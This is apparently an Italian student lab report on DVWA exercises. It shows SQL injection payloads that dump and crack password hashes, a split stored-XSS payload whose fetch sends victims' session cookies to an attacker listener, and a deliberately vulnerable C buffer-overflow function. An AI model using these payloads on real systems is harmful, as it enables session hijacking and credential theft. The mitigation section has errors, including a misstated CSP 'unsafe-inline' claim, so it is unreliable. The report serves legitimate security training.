

CYBERSECURITY & ETHICAL HACKING

ESERCITAZIONI BONUS

Giorno 1 · **Giorno 2** · **Giorno 3**

SQL Injection · Stored XSS · Buffer Overflow

Corso	Cybersecurity & Ethical Hacking
Ambiente	Kali Linux + Metasploitable 2 su Oracle VirtualBox
Rete	192.168.x.x - Modalità Bridged
Piattaforma target	DVWA - Livello di sicurezza: Medium
Team	Michele Loreti, Mauro Picca, Simone Tesoro, Lorenzo Ventanni

Documento Riservato - Uso Esclusivamente Interno

Task Bonus Giorno 1 - SQL Injection su DVWA (Livello Medium)

1. Introduzione e Contesto


L'esercitazione del primo giorno ha avuto come obiettivo lo sfruttamento della vulnerabilità SQL Injection presente in DVWA al livello di sicurezza Medium, con la finalità di recuperare la password in chiaro dell'utente Pablo Picasso. L'ambiente di laboratorio era composto da una macchina Kali Linux (192.168.13.100) e da Metasploitable 2 (192.168.13.150), con DVWA configurato al livello indicato e John the Ripper installato su Kali.

Nota: A livello Medium, DVWA non modifica il tipo di input ma applica una protezione lato server sugli apici. I payload utilizzati non richiedono l'uso degli apici, pertanto l'attacco può essere condotto direttamente dal browser senza strumenti aggiuntivi.

2. Verifica della Vulnerabilità

Il primo passo consiste nel confermare che il campo User ID della sezione SQL Injection sia effettivamente vulnerabile. A tal fine è stato inserito il payload **1 OR 1=1#**, che forza il database a restituire tutti gli utenti: la clausola **OR 1=1** rende sempre vera la condizione di ricerca, mentre **#** commenta il resto della query originale. La visualizzazione di tutti i record (incluso Pablo Picasso) ha confermato la presenza della vulnerabilità.

Elemento	Significato
1	Valore normale – cerca l'utente con ID 1
OR	Aggiunge una condizione alternativa
1=1	Condizione sempre vera, forza la restituzione di tutti i risultati
#	Commenta il resto della query originale



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith
```


Fig. 1 - Tutti gli utenti restituiti dal payload 1 OR 1=1#, incluso Pablo Picasso

3. Estrazione degli Hash Password

Una volta accertata la vulnerabilità, si è proceduto all'estrazione delle credenziali tramite una tecnica UNION-based. Il payload **1 UNION SELECT user,password FROM users#** aggiunge una seconda query ai risultati della prima, selezionando le colonne **user** e **password** dalla tabella **users**. Tra i record restituiti è stato individuato l'hash MD5 di Pablo Picasso:

```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Elemento	Significato
1	Valore normale di ingresso
UNION SELECT	Aggiunge una seconda query ai risultati della prima
user, password	Le due colonne da estrarre dalla tabella
FROM users	La tabella sorgente dei dati
#	Ignora il resto della query originale



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fig. 2 - Hash MD5 di Pablo Picasso evidenziato nel risultato del payload UNION-based

4. Cracking dell'Hash e Recupero della Password

Per ricavare la password in chiaro a partire dall'hash MD5 estratto, è stato utilizzato **John the Ripper** su Kali Linux. Prima si salva l'hash in un file di testo, poi si avvia il processo di cracking specificando il formato corretto.

```
echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt
john hash.txt --format=Raw-MD5
```

John the Ripper ha identificato con successo la password in chiaro: **letmein**.

```
(kali@kali)-[~]
$ echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt

(kali@kali)-[~]
$ john hash.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2026-05-27 05:14) 4.545g/s 1745p/s 1745c/s 1745C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$
```

Fig. 3 - John the Ripper individua la password in chiaro: letmein

5. Enumerazione dei Database e Fingerprinting del DBMS

Sfruttando ulteriormente la vulnerabilità UNION-based, è stato possibile interrogare la tabella di sistema **information_schema** per enumerare tutti i database presenti sul server, tramite il payload:

```
1 UNION SELECT schema_name,2 FROM information_schema.schemata#
```

Questo approccio ha permesso di individuare sette database attivi: **information_schema**, **dvwa**, **metasploit**, **mysql**, **owasp10**, **tikiwiki** e **tikiwiki195**. Per completare il profilo del sistema è stato infine eseguito il fingerprinting del DBMS con il payload **1 UNION SELECT version(),database()#**, che ha restituito la versione **MySQL 5.0.51a-3ubuntu5** e il database attivo: **dvwa**.

✓ --- La Task Bonus Giorno 1 è stata completata con successo. ---

Task Bonus Giorno 2 – Stored XSS su DVWA (Livello Medium)

1. Introduzione e Obiettivo

La seconda giornata ha avuto come obiettivo la dimostrazione di un attacco **Stored Cross-Site Scripting (XSS)** nella sezione apposita di DVWA a livello Medium. L'obiettivo finale consisteva nell'esfiltrazione automatica di informazioni sensibili della vittima verso un server controllato dall'attaccante, raccogliendo in un dump: cookie di sessione, versione del browser (User-Agent), lingua di sistema, risoluzione dello schermo e URL della pagina d'attacco.

2. Analisi delle Difese del Livello Medium

Prima di procedere con l'attacco, è stata condotta un'analisi del codice sorgente PHP di DVWA, che ha evidenziato un trattamento asimmetrico dei due campi del form.

Campo Name (txtName)

Protetto solo da un filtro basilare tramite **str_replace('script', '', \$name)**, che cancella la stringa **<script>** senza però sanificare i caratteri HTML speciali né impedire l'uso di tag alternativi come ****. Sul campo esistono due vincoli di lunghezza: uno lato client (**maxlength="10"**) bypassabile tramite i DevTools, e uno lato server determinato dalla dimensione VARCHAR nel database.

Campo Message (mtxMessage)

Soggetto a una sanificazione molto più rigida con **strip_tags()** e **htmlspecialchars()**, che eliminano i tag HTML e convertono i caratteri speciali in entità innocue. Questo campo ha però una capacità maggiore (tipo TEXT nel database).

3. Strategia d'Attacco: il Payload Diviso

L'analisi ha evidenziato un problema incrociato: il campo Message blocca i tag HTML ma accetta testo lungo; il campo Name permette tag alternativi ma è limitato in lunghezza. Per risolvere questa situazione è stata adottata la tecnica del **Payload Diviso**, che distribuisce il codice malevolo tra i due campi sfruttando i rispettivi punti deboli.

Nel campo **Message** viene iniettato il corpo del codice JavaScript, scritto senza tag HTML e con i backtick (') al posto di apici e virgolette. Nel campo **Name**, dopo aver rimosso il vincolo maxlength tramite i DevTools (F12), viene inserito un tag immagine con sorgente fasulla: il caricamento fallirà, innescando **onerror** che legge il testo del DOM tramite **innerText** ed esegue il payload tramite **eval()**.

```
// Campo Name (dopo aver rimosso maxlength con DevTools):
<img src=x onerror="eval(this.parentNode.innerText)">

// Campo Message (JavaScript senza tag HTML, backtick al posto di apici):
var data = {
  cookie: document.cookie,
  ua: navigator.userAgent,
  lang: navigator.language,
  res: screen.width+'x'+screen.height,
  url: location.href
};
fetch(`http://192.168.104.100:4444/?d=`+btoa(JSON.stringify(data)));
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
var data={cookie:document.cookie,ua:navigator.userAgent,lang:navigator.language,res:screen.width+'x'+screen.height,url:location.href};fetch('http://192.168.104.100:4444/?d='+btoa(JSON.stringify(data)))
```

Sign Guestbook

Fig. 4 - I due payload inseriti nel form di DVWA: tag img nel campo Name, JavaScript nel campo Message

Nota: Una volta salvato nel database, il payload è persistente: si attiverà automaticamente ogni volta che un qualsiasi utente caricherà la pagina contenente il commento malevolo, senza che la vittima debba compiere alcuna azione deliberata.

4. Esfiltrazione e Decodifica dei Dati

Al caricamento della pagina, il tag `img` tenta di recuperare la risorsa fasulla (`src=x`), fallisce con un errore 404 e attiva il gestore **onerror**. Il browser estrae il testo del nodo padre tramite **innerText**, lo esegue attraverso **eval()** e invia una richiesta HTTP asincrona con **fetch** verso il server in ascolto sulla porta 4444. La codifica Base64 tramite **btoa()** garantisce l'integrità dei dati durante il trasporto.

```
192.168.104.100 - - [26/May/2026 17:00:34] "GET /?d=eyJjb29raWUiOiJzZWw1cmI0eTltZWRpdW07IFBIUFNFU1NJRD1kNzgZ  
ZTM2NTRlNWhtMTQ1OGMyNmQyZDc3MWZmZG3NSIsInVhIjoiTW96aXwsYS81LjAgKGxgMTsgTGluZXgxeG92X2Y0OyBydjojNDduMCKkgR2Vj  
a28vMjAxMDAxEDEgRmlyZWZveC8xNDAMCIsImxhbmcioiJlbi1VUyIsInJlcyciOiEiIjE5MjB4OTU1IiwidXJsIjoiaHR0CDovLzE5Mi4xNjgu  
MTA0LEJlMC9kdndhL3Z1bG5lcmFiaWxpZGlscy94c3Nfcy8ifQ== HTTP/1.1" 200 -
```

Fig. 5 - Richiesta GET con payload Base64 ricevuta sul server dell'attaccante (porta 4444)

La decodifica della stringa Base64 viene effettuata tramite **CyberChef**, strumento web open source disponibile su GitHub, che permette di visualizzare in chiaro tutte le informazioni esfiltrate: cookie di sessione, User-Agent, lingua, risoluzione e URL della pagina vittima.

Output
<pre>{ "cookie": "security=medium; PHPSESSID=d783e3654b5ca1458c26d2d771ffe875", "ua": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0", "lang": "en-US", "res": "1920x955", "url": "http://192.168.104.150/dvwa/vulnerabilities/xss_s/" }</pre>

Fig. 6 - Output di CyberChef: dati della sessione vittima decodificati dal Base64

5. Mitigazione e Contromisure

Per proteggere un'applicazione da questa tipologia di attacco è necessario applicare una sanificazione uniforme su tutti i campi, utilizzando **htmlspecialchars()** con il flag **ENT_QUOTES** per neutralizzare anche i backtick e qualsiasi carattere potenzialmente pericoloso. L'implementazione di una **Content Security Policy (CSP)** rappresenta un ulteriore strato difensivo: tramite la direttiva **unsafe-inline** è possibile bloccare l'esecuzione di script inline, mentre limitando le connessioni ai soli domini autorizzati si impedisce la trasmissione di dati verso server esterni.

✓ --- La Bonus Giorno 2 è stata completata con successo. ---

Task Bonus Giorno 3 – Buffer Overflow in C

1. Introduzione e Obiettivo


La terza esercitazione ha riguardato l'analisi di un programma scritto in linguaggio C, con l'obiettivo di comprenderne il funzionamento, riprodurlo in laboratorio e modificarlo per simulare una vulnerabilità di tipo **Buffer Overflow (BOF)**. L'attività è stata completata con la realizzazione di una versione corretta del programma, dotata di controlli sull'input utente e di un menù interattivo che consente di confrontare direttamente il comportamento sicuro con quello vulnerabile.

2. Analisi ed Esecuzione del Programma Originale

Il programma originale opera su un vettore di 10 interi. L'utente inserisce dieci valori che vengono prima salvati nel vettore, poi stampati a video e infine ordinati in ordine crescente mediante l'algoritmo **Bubble Sort**. La struttura del codice si basa su tre cicli **for** distinti: uno per l'acquisizione dell'input, uno per la visualizzazione dei valori e uno per l'ordinamento.

```
int vector[10];
```

Il programma è stato compilato con GCC tramite `gcc BW_D3_BOF.c -o bof_originale` ed eseguito con `./bof_originale`. Dopo l'inserimento di 10 numeri interi, il programma ha restituito correttamente il vettore originale e quello ordinato, confermando l'ipotesi iniziale.



```
(kali@kali)-[/media/sf_condivisa]
$ gcc BW_D3_BOF.c -o bof_originale
(kali@kali)-[/media/sf_condivisa]
$ ./bof_originale
Inserire 10 interi:
[1]:9
[2]:4
[3]:7
[4]:1
[5]:3
[6]:8
[7]:2
[8]:6
[9]:5
[10]:0
Il vettore inserito e':
[1]: 9
[2]: 4
[3]: 7
[4]: 1
[5]: 3
[6]: 8
[7]: 2
[8]: 6
[9]: 5
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9
```

Fig. 7 - Compilazione ed esecuzione del programma originale: input di 10 interi e ordinamento corretto tramite Bubble Sort

3. Simulazione della Vulnerabilità Buffer Overflow

Per simulare una vulnerabilità BOF, il programma è stato modificato consentendo all'utente di specificare liberamente quanti elementi inserire. La funzione vulnerabile non esegue alcuna verifica: il ciclo **for(i = 0; i < n; i++)** non confronta mai n con la dimensione reale del vettore, fissa a 10. Inserendo un valore superiore a 10, il programma scrive oltre i limiti della memoria allocata, sovrascrivendo aree di stack non appartenenti al vettore.

Durante il test è stata selezionata la modalità vulnerabile e richiesto l'inserimento di 100 numeri. Il programma ha mostrato comportamenti anomali (valori casuali, corruzione degli indici), tra cui il salto diretto dall'indice [12] all'indice [14]. Proseguendo oltre i limiti, ha infine generato un **segmentation fault**.

Nota: Il salto osservato nella sequenza degli indici (da [12] a [14]) è un indicatore diretto della corruzione della memoria: la scrittura out-of-bounds ha sovrascritto il valore dell'indice del ciclo stesso, alterandone il comportamento in modo imprevedibile.

```
(kali@kali)-[/media/sf_condivisa]
$ nano BW_D3_BOF_bonus.c

(kali@kali)-[/media/sf_condivisa]
$ gcc BW_D3_BOF_bonus.c -o bof_bonus

(kali@kali)-[/media/sf_condivisa]
$ ./bof_bonus
1. Vulnerabile
2. Corretto
Scelta: 1
PROGRAMMA VULNERABILE
Quanti numeri vuoi inserire? 100
Inserisci i numeri:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11
[12]: 12
[14]: 13
[15]: 14
[16]: 15
[17]: █
```


Fig. 8 - Modalità vulnerabile: inserimento di 100 elementi, corruzione della memoria e salto anomalo degli indici

4. Implementazione dei Controlli e Versione Finale

Per correggere la vulnerabilità è stata introdotta una validazione esplicita prima del ciclo di acquisizione:

```
if(n < 1 || n > 10)
    printf("Errore: massimo 10 numeri.\n");
```

Questa singola riga è sufficiente a eliminare completamente la classe di vulnerabilità. È stato infine implementato un menù che consente di scegliere a runtime tra **modalità vulnerabile** e **modalità corretta**, permettendo di confrontare direttamente i due comportamenti nella stessa sessione. La versione finale include: funzione vulnerabile, funzione corretta con controllo, meccanismo di validazione e menù di selezione.



```
GNU nano 9.0
#include <stdio.h>

void vulnerabile() {
    int vector[10];
    int n, i;

    printf("PROGRAMMA VULNERABILE\n");
    printf("Quanti numeri vuoi inserire? ");
    scanf("%d", &n);

    printf("Inserisci i numeri:\n");

    for(i = 0; i < n; i++) {
        printf("[%d]: ", i+1);
        scanf("%d", &vector[i]);
    }

    printf("Numeri inseriti:\n");

    for(i = 0; i < n; i++) {
        printf("%d\n", vector[i]);
    }
}

void corretto() {
    int vector[10];
    int n, i;

    printf("PROGRAMMA CORRETTO\n");
    printf("Quanti numeri vuoi inserire? Max 10: ");
    scanf("%d", &n);

    if(n < 1 || n > 10) {
        printf("Errore: massimo 10 numeri.\n");
        return;
    }

    printf("Inserisci i numeri:\n");

    for(i = 0; i < n; i++) {
        printf("[%d]: ", i+1);
        scanf("%d", &vector[i]);
    }

    printf("Numeri inseriti correttamente.\n");
}

int main() {
    int scelta;

    printf("1. Vulnerabile\n");
    printf("2. Corretto\n");
    printf("Sceita: ");

    scanf("%d", &scelta);

    if(scelta == 1) {
        vulnerabile();
    }
    else if(scelta == 2) {
        corretto();
    }
    else {
        printf("Sceita non valida.\n");
    }

    return 0;
}
```

Fig. 9 - Codice finale: funzione vulnerabile, funzione corretta con validazione e menù di selezione

5. Conclusioni

L'esercitazione ha permesso di comprendere concretamente il funzionamento di una vulnerabilità Buffer Overflow in linguaggio C. La mancanza di controlli sull'input utente consente la scrittura oltre i limiti del vettore, causando corruzione della memoria, comportamenti anomali e crash con **segmentation fault**. Il confronto diretto tra le due modalità ha reso evidente come l'introduzione di una singola istruzione di validazione rappresenti una misura fondamentale per prevenire questo tipo di vulnerabilità. L'attività ha inoltre rafforzato la consapevolezza dell'importanza della gestione corretta della memoria e della validazione degli input in qualsiasi contesto di sviluppo software sicuro.

✓ --- La Bonus Giorno 3 è stata completata con successo. ---